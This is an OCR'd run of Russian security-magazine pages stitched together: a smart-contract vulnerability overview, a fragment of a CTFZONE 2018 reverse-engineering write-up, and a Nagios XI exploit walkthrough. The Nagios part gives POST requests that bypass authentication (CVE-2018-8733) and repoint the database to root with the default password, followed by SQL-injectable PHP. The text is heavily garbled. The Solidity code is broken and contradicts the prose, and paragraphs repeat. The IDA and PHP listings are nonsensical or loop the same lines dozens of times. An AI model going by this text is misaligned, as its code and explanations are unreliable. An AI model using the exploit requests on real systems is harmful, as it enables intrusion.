Пишутся контракты программистами на языке Solidity, который сам компилируется в байт-код и исполняется в EVM на всех узлах сети. На Solidity пишется не только DAO, но и криптовалюта и криптовалюта. Обращаю его в контракты можно, исполнив его ABI (Application Binary Interface).

Ниже — топ-10 уязвимостей смарт-контрактов, выявленных аналитиком и смарт-контрактов и задачи (шаблоны) спецификации DASP Top 10.

REENTRANCY

Первое место в списке занимает уязвимость типа Reentrancy, также известная как рекурсивный вызов. Суть проблемы в том, что при отправке транзакции внешнему аккаунту (адресу контракта), при этом внешний контракт может вызвать отличный вызов функции этого контракта, которая изначально не ожидалась. Рассмотрим простой контракт кошелек, в котором пользователи могут вывесть свой ether:

```
pragma ^0.4.19;
contract Fund {
  // mapping of ether shares of the contract.
  mapping (address) uint balances;
  function withdrawAll() public {
    uint balanceToSend = msg.sender;
    // send all the balance
    require(msg.sender.call.value(balanceToSend)());
    balances[msg.sender] = 0;
  }
  function withdrawBalance() public {
    // send all `this.balance` minus the user's balance.
    uint balanceToSend = balances[msg.sender];
    balances[msg.sender] = 0;
    require(msg.sender.call.value(balanceToSend)());
  }
  function() payable {}
}
```

Строчка вызова выглядит как `withdrawFromBank()`, вызывает функцию `withdrawRemaining()` контракта Bank. Но при отправке платежа функции `msg.sender.call.value()` выполняется. Вызывается фолбэк-функция `msg.sender`. Это функция без названия, которая в данном случае использована для получения средства: эти деньги уже отправлены, но контракт еще не перешел к следующей строчке кода. Если вызывает фолбэк-функцию `withdrawFromBank()` снова, то баланс еще не обнулен, и контракт отправит деньги еще раз — и опять вызовет фолбэк-функцию. Цикл прервется только при нехватке газа, и снова потерями в Ether. Также, при транзакции, газ на которую ушел, не будет отменен, и контракт будет вынужден отправить газ обратно. Поэтому в случае сбоя 50 миллионов долларов.

Чтобы избежать подобной ситуации, при отправке функции `transfer()` по ним вызов всё необходимо использовать вызов внешнего, то нужно сначала вызвать отправку — и только потом вызывать внешний.

УПРАВЛЕНИЕ ДОСТУПОМ (ACCESS CONTROL)

Часто бывает, что для выполнения определенных задач необходит заставить пользователя выполнить определенные действия. Для этого используются функции. Все эти элементы контракта доступ. Для доступа к Solidity существует спецификатор доступа: `private`, `public`, `internal`, `external`. Функции по умолчанию спецификатор считаются `public`, то есть доступны для вызова снаружи.

INFO

Proxies-функции и глобальные переменные доступны для всех контрактов. Поэтому, если в одном файле определяется новый обработчик как контракт контракта, то и создаем `internal`-функции и глобальные переменные могут быть доступны контракте или через наследование. Если внутренние вызовы были выполнены из другого контракта или через транзакции и не могут быть вызвать внешними контрактами.

Использование неправильных спецификаторов или неиспользование их совсем может привести к непредусмотренным последствиям. Например, новый контракт Wallet, который наследует контракт Bank, имеет функцию `withdrawAll()`, которая вызывает `transfer()` контракта. Также у Wallet есть функция `withdrawAll()` контракта Wallet. А теперь добавляем, какое значение имеет `private` в `private`: это означает, что функция доступна только для контракта, в котором значение. Адрес и переменные `private` также доступны только для контракта, в котором они определены. Поэтому `withdrawAll()` контракта Bank не будет доступна для контракта Wallet, и вызов `transfer()` не сработает. Также уязвимость успешно пропущена, и вся ether с кошелька будет потеряна.

Чтобы сместо не пропускать, необходимо использовать спецификатор `private` для переменных и функций, которые должны быть доступны только для контракта, в котором они определены, и `internal` для остальных случаев. Также, в Ethereum случае это адрес контракта Trustlessly.

А этот алгоритм уязвимостей. Часто бывает, что определенные использованы (внедрялся). Это называется функция, которая позволяет вызывать функции, которые изначально не предусмотрены. Например, в контракте Wallet есть функция `withdrawAll()`, которая вызывает `transfer()` контракта. Но если мы вызываем контракта, а значит `msg.call()` `msg.value` отвечает за отправку ether, то мы можем вызвать и другие функции. Если добавить в контракт анонимную функцию `fallback()`, то мы можем вызвать `withdrawAll()` контракта Bank, а также `withdrawAll()` контракта Wallet. Также, в Ethereum случае это адрес контракта Trustlessly. Чтобы такие сбои не были, нужно не использовать функции `fallback()`. Теперь создадим изначальный контракт:

```
import "./token.sol"
contract Bank {
  Token token;
  address owner;
  address[] allowedTokens;
  mapping (address => mapping(address _address, address _attackerAddress) {
    payable(_address);
    attacker = _attackerAddress;
  }
  function () payable {
    payable(withdrawAllFromBank(msg.sender));
  }
}
```

Используем стандартные библиотеки, импортируем, вводимые контракте Wallet отправить контракту TrustlessAgreement контрактам ether. В этом случае мы используем фолбэк-функции, на которой функция `withdrawAll()` контракта Wallet. А теперь добавляем, какое значение имеет `private` в `private`: это означает, что функция доступна только для контракта, в котором значение. Адрес и переменные `private` также доступны только для контракта, в котором они определены. Поэтому `withdrawAll()` контракта Bank не будет доступна для контракта Wallet, и вызов `transfer()` не сработает. Также уязвимость успешно пропущена, и вся ether с кошелька будет потеряна.

Чтобы такого не пропускать, необходимо использовать спецификатор `private` для переменных и функций, которые должны быть доступны только для контракта, в котором они определены, и `internal` для остальных случаев. Также, в Ethereum случае это адрес контракта Trustlessly.

Часто бывает, что определенные функции могут вызывать только определенные адреса. Это называется контроль доступа. Для доступа к Solidity существует спецификатор доступа: `private`, `public`, `internal`, `external`. Функции по умолчанию спецификатор считаются `public`, то есть доступны для вызова снаружи.

Использование неправильных спецификаторов или неиспользование их совсем может привести к непредусмотренным последствиям. Например, новый контракт Wallet, который наследует контракт Bank, имеет функцию `withdrawAll()`, которая вызывает `transfer()` контракта. Также у Wallet есть функция `withdrawAll()` контракта Wallet. А теперь добавляем, какое значение имеет `private` в `private`: это означает, что функция доступна только для контракта, в котором значение. Адрес и переменные `private` также доступны только для контракта, в котором они определены. Поэтому `withdrawAll()` контракта Bank не будет доступна для контракта Wallet, и вызов `transfer()` не сработает. Также уязвимость успешно пропущена, и вся ether с кошелька будет потеряна в Ether случае. Таким образом, успешно пропущен, и вся ether с кошелька будет потеряна. Поэтому в случае 50 миллионов долларов.

Чтобы такого не пропускать, необходимо использовать спецификатор `private` для переменных и функций, которые должны быть доступны только для контракта, в котором они определены, и `internal` для остальных случаев. Также, в Ethereum случае это адрес контракта Trustlessly.

ARITHMETIC OVERFLOW / UNDERFLOW

Следующая уязвимость называется арифметическое переполнение. Суть проблемы в том, что в Ether случае переменные имеют определенный размер, выделенного на переменную. Максимальное — 256 бит. Выглядит это примерно так: `uint256 a = 0;` `a = a - 1;` `// a = 115792089237316195423570985008687907853269984665640564039457584007913129639935`. Выглядит это примерно так: `uint256 a = 0;` `a = a - 1;` `// a = 115792089237316195423570985008687907853269984665640564039457584007913129639935`. Если в Ether случае переменная `uint256` будет выполнена на величину `value`. Если получается Ether, то, то `uint256` будет потеряна на величину `value`.

```
if(balances[msg.sender] - _value >= 0) {
  balances[msg.sender] -= _value;
  balances[_to] += _value;
  Transfer(msg.sender, _to, _value);
}
```

Функция `batchTransfer()` перечисляет адресам `_value` количество ether из адреса из массива `_receivers`. Объект значение на сумму значение `_value` умножается на количество адресов `_receivers.length`. Проверяется, что `_value` положительное. Если `_value` положительное, то `_value` умножается на `_receivers.length` и результат сохраняется в переменной `amount`. Если `_value` больше `_value`

CTFZONE 2018: PRIVATE_PROBLEM

РАЗБИРАЕМ СЛОЖНОЕ ЗАДАНИЕ НА РЕВЕРС И ПРЕНЕБРЕГ С ЕЖЕГОДНОГО CTF КОМПАНИИ BI.ZONE

Егор Вашенко
egor@bi.zone

Закончился онлайновый этап ежегодных соревнований CTFZONE, которые проходят уже третий год подряд. Лучшие десять команд отборочного тура приглашены на финал CTFZONE 2018, который состоится на конференции OFFZONE в ноябре. По традиции команды ждут ожесточенная битва в формате Attack/Defense.

Здесь же мы разберем одно из наиболее сложных заданий онлайнового этапа — задание на реверс и форензику под названием private_problem. Этот таск решали только одна команда из России — СТЕАМ.

ПОСТАНОВКА ЗАДАЧИ

В качестве исходных данных предоставляется файл server.dmp. Необходимо найти содержимое файла flag.txt.

ПОДГОТОВКА К АНАЛИЗУ ФАЙЛА SERVER.DMP


Исходный файл имеет формат MDMP. Как правило, файлы такого формата создаются операционной системой при возникновении определенных ошибок. Кроме того, аналогичный файл можно создать самостоятельно. Например, при отладке процесса в Visual Studio или при помощи специализированных утилит (см. скриншоты).

Создание дампа MDMP при помощи Process Explorer

Для статического анализа MDMP-файла откроем его в IDA Pro.

```
server:01201C8C db 139h
server:01201C8D db  0Ah
server:01201C8E db  0Ah
server:01201C8F db  0Ah
server:01201C90 aHdr            db 'Hdr',0
server:01201C94 aDir            db 'dir',0
server:01201C98 aDirectory      db 'Directory',0
server:01201CA0 aDump           db 'Dump',0
server:01201CA5 aDt             db 'Dt',0
server:01201CA8 aDumpTime       db 'DumpTime',0
server:01201CB1 aDx             db 'Dx',0
server:01201CB4 aDumpDx         db 'DumpDx',0
server:01201CBC aMem            db 'Mem',0
server:01201CC0 aDumpMem        db 'DumpMem',0
server:01201CC9 aMx             db 'Mx',0
server:01201CCC aDumpMx         db 'DumpMx',0
server:01201CD5 aMdmp           db 'Mdmp',0
server:01201CDA aDumpMdmp       db 'DumpMdmp',0
server:01201CE4 aMdmpDx         db 'MdmpDx',0
server:01201CEC aMdmpMem        db 'MdmpMem',0
server:01201CF5 aMdmpMx         db 'MdmpMx',0
server:01201CFE aMdmpDt         db 'MdmpDt',0
server:01201D07 aMdmpDir        db 'MdmpDir',0
server:01201D10 aMdmp           db 'Mdmp',0
server:01201D15 aDumpMdmp       db 'DumpMdmp',0
```

Создание дампа в IDA Pro



Окно с модулями, загруженными в память в момент снятия дампа

На втором скриншоте видно, что адреса был сдвинут в момент выполнения инструкции mov rsp,rsi. Поэтому при статическом анализе потребуется память процесса. Для удобства дальнейшего анализа найти базовый адрес текущей функции и определить его в IDA Pro.

```
server:01C0D000 ; Segment type: Pure code
server:01C0D000 ; Segment attributes: Read/Execute
server:01C0D000 server segment byte public 'CODE' use32
server:01C0D000 assume cs:server
server:01C0D000 ;org 1C0D000h
server:01C0D000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
server:01C0D000 db 53h ; S
server:01C0D001 db 8Bh
server:01C0D002 db 0Ch
server:01C0D003 db 82h
server:01C0D004 db 8ECh  ì
server:01C0D005 db 0Ah
server:01C0D006 db 0Ah
server:01C0D007 db 0Ah
server:01C0D008 db 0ECh  ì
server:01C0D009 db 0Ah
server:01C0D00A db 0Ah
server:01C0D00B db 57h ; W
server:01C0D00C db 8Bh
server:01C0D00D db 0Ah
server:01C0D00E db 0FBh
server:01C0D00F db 0Ah
server:01C0D010 db 0Ah
```

Текущая функция до определения

```
server:01C0D000 ; Segment type: Pure code
server:01C0D000 ; Segment attributes: Read/Execute
server:01C0D000 server segment byte public 'CODE' use32
server:01C0D000 assume cs:server
server:01C0D000 ;org 1C0D000h
server:01C0D000 ; ---------------------------------------
server:01C0D000 ; S U B R O U T I N E
server:01C0D000 ; ---------------------------------------
server:01C0D000 ; Attributes: bp-based frame
server:01C0D000 ; int __cdecl sub_1C0D000(int, int, int,
```

CTFZONE 2018: PRIVATE_PROBLEM

РАЗБИРАЕМ СЛОЖНОЕ ЗАДАНИЕ НА REVERS И ФОРЕНЗИКУ С ЕЖЕГОДНОГО CTF КОМПАНИИ В ZONE

WWW
Более подробно о менеджмете памяти Windows можно почитать у MEMORY.

```
[ ]
[ ] [MapPrivate_sub_5BBF990(rcx);
[ ]
[ ] ]
[ ] [_MapPrivate_sub_5BBF990(rbx);
[ ] _ZdaRKSt9nothrow_t ;
[ ]
[ ] _MapPrivate_sub_5BBF990(rdi);
[ ] _ZdaPvRKSt9nothrow_t ;
[ ]
[ ] [ if ( v5 <= 0xFFFFFFFF )
[ ] LabelA(ZLjjPvPvmPvmPvmPvjPvRKmPvmPvbj);
[ ] _ZdaPvmPvmPvmPvjPvbj ;
[ ]
[ ] [ if ( pBuf.Ptr )
[ ] LabelA(ZLjjPvPvmPvmPvmPvjPvRKmPvmPvbj);
[ ] _ZdaPvmPvmPvmPvjPvbj ;
[ ]
[ ] [ if ( pBuf.Size_minus_1 )
[ ]
[ ] [ _MapPrivate_sub_5BBF990(pBuf.Size);
[ ] _ZdaPvmPvmPvmPvjPvbj ;
[ ]
[ ] [ if ( v5 <= 0xFFFFFFFF )
[ ] LabelA(ZLjjPvPvmPvmPvmPvjPvRKmPvmPvbj);
[ ] _ZdaPvmPvmPvmPvjPvbj ;
[ ]
[ ] v5 = 0xFFFFFFFF;
[ ] LabelA(ZLjjPvPvmPvmPvmPvjPvRKmPvmPvbj
```

НАГНУТЬ NAGIOS

РАЗБИРАЕМ ХИТРУЮ ЛЕПОЧКУ УЯЗВИМОСТЕЙ В ПОПУЛЯРНОЙ СИСТЕМЕ МОНИТОРИНГА

ИЛЬЯ ЛАРИОНОВ
Специалист по ИБ

Nagios — это одно из популярнейших решений для мониторинга, которое используется во многих крупных компаниях. Обнаруженные в нем несколько уязвимостей позволяют в полной компетенции системы и выполнению произвольного кода с правами суперпользователя, а для их эксплуатации не нужно обладать никакими привилегиями. Давай разберемся, какие ошибки допустили разработчики и как этим можно воспользоваться.

Nagios решает довольно типичный для своего класса программ набор задач: контроль основных компонентов системы и сетей, наблюдение за выполняющимися службами и демонами и тому подобные задачи. Также в Nagios доступен гибкий механизм оповещения администраторов об изменениях в функционировании системы, например когда какие-то из компонентов прекращают свою работу.


Проблемы были обнаружены исследователями Redacted Security и затронули все версии продукта вплоть до Nagios XI версии 5.4.12.

ПРИГОТОВЛЕНИЯ

Для демонстрации уязвимости я подумал поставить последнюю Nagios XI как наиболее актуальную версию — с обновлениями сейчас абсолютно бесплатно. После установки он спокойно проработал в пробном режиме в течение 60 дней. Нам этого вполне достаточно.

Решение поставляется в нескольких вариантах: в виде пакета для дистрибутивов Linux, в виде образа VMD для Windows с поддержкой аппаратной виртуализации на основе технологии Hyper-V и в формате OVF (Open Virtualization Format), который поддерживается всеми гипервизорами производителя для виртуализации. Мне удобнее использовать именно последний вариант.

Все манипуляции я буду проводить на последней уязвимой версии системы — 5.4.10, полную версию скачаем на сайте. После этого нужно развернуть его на виртуальной машине. Для этой цели подойдет как коммерческий продукт VMware, так и бесплатные решения типа VirtualBox или того же VMware Player.




Импорт образа Nagios XI 5.4.12 в VMware Workstation

Когда импорт завершится, запустим новосозданную виртуалку, после непродолжительной загрузки видим приглашение авторизации в систему. IP-адрес машины и пароль root. По дефолту это **nagiosxi**.

Успешная загрузка виртуальной машины Nagios XI

Теперь, как и советует система, нужно перейти в браузере по указанному IP-адресу и выполнить начальную настройку.




Начальная настройка Nagios XI

После нажатия на кнопку Install система будет готова к экспериментам.

НАЧАЛО ПУТИ. ОБХОД АВТОРИЗАЦИИ. CVE-2018-8733

В состав Nagios входит NagiosQL — это веб-интерфейс для конфигурирования системы. По дефолту он располагается по адресу **/nagiosql/**. Авторизаться можно, используя ту же связку логин-пароль, которую мы указывали при этапе начальной настройки.



Веб-интерфейс NagiosQL

В разделе **Administration** есть подраздел **Settings**, где можно настроить сам **NagiosQL**. Среди параметров здесь есть раздел **Database**, в котором находятся параметры подключения к базе данных.

Конфигурация параметров подключения к базе данных

Они записываются в конфигурационный файл settings.php. По умолчанию он выглядит примерно так.

/var/www/html/nagiosql/config/settings.php

```
01: <?php
02: exit;
03: ?>
;;
;; [db]
21: server     = localhost
22: port       = 3306
23: database   = nagiosql
24: username   = nagiosql
25: password   = dbpass
26: [common]
27: install    = passed
```

Разумеется, все перечисленные возможности доступны только для авторизованного юзера. Или нет? Затаиться в исходном скрипте, который отвечает за изменения конфига, а именно в его начале.

/var/www/html/nagiosql/admin/settings.php

```
31: $indMain   = 1;
32: $intSub    = 29;
33: $intMenu   = 2;
34: $pro4Content = 'admin/settings.tpl.htm';
35: $strMessage = "";
36: $intError  = 0;
37: //
38: // Include requirements
39: //
40: $pro4Access  = 1;
41: $pro4Leftvars = 1;
42: // Import basic function
43: require("../functions/prepend_adm.php");
44: // Import translation function
47: require("../functions/translator.php");
```

На 35-й строке подгружается файл prepend_adm.php, который в том числе выполняет ряд проверок авторизации.

/var/www/html/nagiosql/functions/prepend_adm.php

```
164: if (!$_SESSION['username'] || !$_SESSION['db'] && !isset($prvMenuLogCheck) ||
($prvMenuLogCheck == 0)) {
;;
;;                  if ($strMessult != 0) {
183:                    $myDataClass->writeLog(_('Restricted site accessed:'),
"-S_SERVER['REQUEST_URI']");
184:                    header("Location: ".$GLTS['path']['protocol'].'://'.$_SERVER
['HTTP_HOST'].$GLTS['path']['root'].'index.php');
;;
195: } else if (isset($prvMenuLogin) {
196:     // News login errairgen
197:     header("Location: ".$GLTS['path']['protocol'].'://'.$_SERVER
['HTTP_HOST'].$GLTS['path']['root'].'index.php');
```


Чего-то не хватает, не правда ли? А именно заверщения работы скрипта после редиректа. Благодаря такой неосторожности обработчиков выполнение кода продолжается, даже если пользователь не авторизован, и мы можем внести изменения в конфигурационный файл.

/var/www/html/nagiosql/admin/settings.php

```
063: $txtLanguage     = isset($_POST['txtLanguage']) ? $_POST['
txtLanguage'] : $GLTS['db']['language'] ? $_POST['
txtLanguage'] : $GLTS['db']['locale'];
;;
065: $txtObserver     = isset($_POST['txtObserver']) ? $_POST['
txtObserver'] : $GLTS['db']['server'];
066: $txtObport       = isset($_POST['txtObport']) ? $_POST['
txtObport'] : $GLTS['db']['port'];
067: $txtObname       = isset($_POST['txtObname']) ? $_POST['
txtObname'] : $GLTS['db']['database'];
068: $txtObuser       = isset($_POST['txtObuser']) ? $_POST['
txtObuser'] : $GLTS['db']['username'];
069: $txtObpass       = isset($_POST['txtObpass']) ? $_POST['
txtObpass'] : $GLTS['db']['password'];
;;
163: if ((isset($_POST)) AND (isset($_POST['selLanguage'])) {
;;
165:     $filSet = fopen($txtBasePath."config/settings.php","w");
166:     if ($filSet) {
167:         fwrite($filSet,"<?php\n");
088:         fwrite($filSet,"exit;\n");
089:         fwrite($filSet,"?>\n");
;;
107:         fwrite($filSet,"server       = ".$txtObserver."\n");
108:         fwrite($filSet,"port         = ".$txtObport."\n");
109:         fwrite($filSet,"database     = ".$txtObname."\n");
110:         fwrite($filSet,"username     = ".$txtObuser."\n");
111:         fwrite($filSet,"password     = ".$txtObpass."\n");
;;
114:         fclose($filSet);
```

Все, что требуется, — это передать локаль и нужные переменные в соответствующие параметры POST-запроса. Он будет выглядеть следующим образом:

```
POST /nagiosql/admin/settings.php HTTP/1.1
Host: nagios.xh
Content-Type: application/x-www-form-urlencoded
Connection: close
selLanguage=en_GB&txtObserver=localhost&txtObuser=nagiosql&txtObp
ass=dbpass
```




Обход авторизации и редиректа при конфигурировании

Хоть сервер и вернул код 302, но скрипт продолжил свое выполнение и переразвернул конфиг.

Тут уже открывается некий простор для творчества. Можно указать в качестве адреса базы данных свой сервер с Nagios MySQL Server и получить читалку базы. Также изменение некоторых параметров дает возможность вызвать отказ в обслуживании. Но это не особенно интересно. Гораздо полезнее поменять хост, под которым происходит соединение с базой данных. Это позволяет подключиться к нашей цели — полной компрометации системы. Благо по умолчанию пароль пользователя root устанавливается в **nagiosql** не только для входа в систему, но и для авторизации в БД.

```
POST /nagiosql/admin/settings.php HTTP/1.1
Host: nagios.xh
Content-Type: application/x-www-form-urlencoded
Connection: close
selLanguage=en_GB&txtObserver=localhost&txtObuser=root&txtObp
ass=nagiosql
```



Изменение параметров подключения к БД в Nagios через уязвимость CVE-2018-8733


Продолжение статьи

НАГНУТЬ NAGIOS

РАЗБИРАЕМ ЖУТКУЮ ЦЕПОЧКУ УЯЗВИМОСТЕЙ В ПОПУЛЯРНОЙ СИСТЕМЕ МОНИТОРИНГА

ДОБАВляем API ключи через SQL-инъекцию. CVE-2018-8734

Теперь загружаем еще в один раздел веб-модуля NagiosQL, который называется nicht-http Editor.



Здесь можно редактировать отправляемые уведомления нагиоса. Загружаем в сервер.

```
/var/www/html/nagiosql/admin/helpedit.php
10: require("../functions/prepend_adm.php");

Набрасывает ну не проблемы с обходом авторизации. Сразу скажу, что она сделана на сессиях, но есть скрипты вне авторизации. Давным-давно нашел в этом скрипте:

040: $cNkeyA      = isset($_POST['selIndexKey']) ? $_POST['selId'
ekey'] : '';
041: $cIndexKey   = isset($_POST['selIndexKey']) ? $_POST['selId
ekey'] : '';
042: $cNtbhversion = isset($_POST['selIndexVersion']) ? $_POST['selId
ex_version'] : '';
043: $cNtbhfield  = isset($_POST['selIndexField']) ? $_POST['selId
ex_field'] : '';
044: $cNtbhvalue  = isset($_POST['selIndexValue']) ? $_POST['selIn
dex_value'] : '';
045: $cNtbhkeyA   = isset($_POST['selNtbhKey']) ? $_POST['selNtbh
Key'] : '';
046: $cNtbhversion = isset($_POST['tbhVersion']) ? $_POST['tbhVe
rsion'] : '';
047: $cNtbhkey    = isset($_POST['selNtbhKey']) ? $_POST['selNtbh
Key'] : '';
048: $cNtbhdesc   = isset($_POST['tbhDesc']) ? $_POST['tbhDesc'] :
'';
049: $cNtbhdata   = isset($_POST['tbhData']) ? $_POST['tbhData'] :
'';
050: $cNtbhlang   = isset($_POST['tbhLang']) ? $_POST['tbhLang'] :
'';
051: if (($cNtbhCommand != "") && ($cNtbhAuth == "1")) {
052:     $strSQL = "UPDATE tbnhost SET tbhcmd = '$cNtbhCmd'
053:     WHERE key4 = '$cNtbhkeyA' AND key2 = '$cNtbhid
ex_field' AND key3 = '$cNtbhindex_value'
054:     AND language = 'EnglishUS' ";
055:     $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
056: if (($cNtbhCallout == 0)
057: && ($cNtbhCmd != "") && ($cNtbhid != "")) {
058:     $strSQL = "UPDATE tbnh tbl_info1 SET tbhfield = '$cNtbhid
ex_field', tbhvalue = '$cNtbhindex_value' WHERE key2 = '$cNtbhid
ex_field' AND key3 = '$cNtbhindex_value'
059:     AND language = 'EnglishUS' ";
060:     $strSQL = "UPDATE tbl_info1 SET tbhfield = '$cNtbhid
ex_field', tbhvalue = '$cNtbhindex_value' WHERE key2 = '$cNtbhid
ex_field' AND key3 = '$cNtbhindex_value'
061:     AND language = 'EnglishUS' ";
062: }
063: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
064:
065: if ($cNtbhkeyA != "") {
066:     $strSQL = "SELECT DISTINCT key2 FROM tbl_info WHERE
067:     key1 = '$cNtbhkeyA' ORDER BY key2";
068:
069: if (($cNtbhkeyA != "") && ($cNtbhkeyA != "1") {
070:     $strSQL = "SELECT DISTINCT key2 FROM tbl_info WHERE
071:     key1 = '$cNtbhkeyA' AND key2 = '$cNtbhkeyA' ORDER BY key2";
072:     $strSQL = "UPDATE tbl_info1 SET tbhfield = '$cNtbhid
ex_field', tbhvalue = '$cNtbhindex_value' WHERE key2 = '$cNtbhid
ex_field' AND key3 = '$cNtbhindex_value'
073:     AND language = 'EnglishUS' ";
074: }
075: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
076:
077: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
078: if ($cNtbhkeyA != "") {
079:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
080:     key1 = '$cNtbhkeyA' ORDER BY key1";
081: }
082: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
083: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
084: if ($cNtbhkeyA != "") {
085:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
086:     key1 = '$cNtbhkeyA' ORDER BY key1";
087: }
088: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
089: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
090: if ($cNtbhkeyA != "") {
091:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
092:     key1 = '$cNtbhkeyA' ORDER BY key1";
093: }
094: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
095: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
096: if ($cNtbhkeyA != "") {
097:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
098:     key1 = '$cNtbhkeyA' ORDER BY key1";
099: }
100: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
101: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
102: if ($cNtbhkeyA != "") {
103:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
104:     key1 = '$cNtbhkeyA' ORDER BY key1";
105: }
106: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
107: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
108: if ($cNtbhkeyA != "") {
109:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
110:     key1 = '$cNtbhkeyA' ORDER BY key1";
111: }
112: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
113: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
114: if ($cNtbhkeyA != "") {
115:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
116:     key1 = '$cNtbhkeyA' ORDER BY key1";
117: }
118: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
119: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
120: if ($cNtbhkeyA != "") {
121:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
122:     key1 = '$cNtbhkeyA' ORDER BY key1";
123: }
124: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
125: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
126: if ($cNtbhkeyA != "") {
127:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
128:     key1 = '$cNtbhkeyA' ORDER BY key1";
129: }
130: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
131: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
132: if ($cNtbhkeyA != "") {
133:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
134:     key1 = '$cNtbhkeyA' ORDER BY key1";
135: }
136: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
137: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
138: if ($cNtbhkeyA != "") {
139:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
140:     key1 = '$cNtbhkeyA' ORDER BY key1";
141: }
142: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
143: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
144: if ($cNtbhkeyA != "") {
145:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
146:     key1 = '$cNtbhkeyA' ORDER BY key1";
147: }
148: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
149: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
150: if ($cNtbhkeyA != "") {
151:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
152:     key1 = '$cNtbhkeyA' ORDER BY key1";
153: }
154: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
155: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
156: if ($cNtbhkeyA != "") {
157:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
158:     key1 = '$cNtbhkeyA' ORDER BY key1";
159: }
160: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
161: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
162: if ($cNtbhkeyA != "") {
163:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
164:     key1 = '$cNtbhkeyA' ORDER BY key1";
165: }
166: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
167: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
168: if ($cNtbhkeyA != "") {
169:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
170:     key1 = '$cNtbhkeyA' ORDER BY key1";
171: }
172: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
173: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
174: if ($cNtbhkeyA != "") {
175:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
176:     key1 = '$cNtbhkeyA' ORDER BY key1";
177: }
178: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
179: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
180: if ($cNtbhkeyA != "") {
181:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
182:     key1 = '$cNtbhkeyA' ORDER BY key1";
183: }
184: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
185: $bsuRetVal = $myDBClass->getSingleRow($strSQL,$errMsg,$
bCheckEntries);
186: if ($cNtbhkeyA != "") {
187:     $strSQL = "SELECT DISTINCT key1 FROM tbl_info WHERE
188:     key1 = '$cNtbhkeyA' ORDER BY key1";
189: }
190: $intCount = $myDatabaseClass->getCount($strSQL,$intCountTot,
$errMsg);
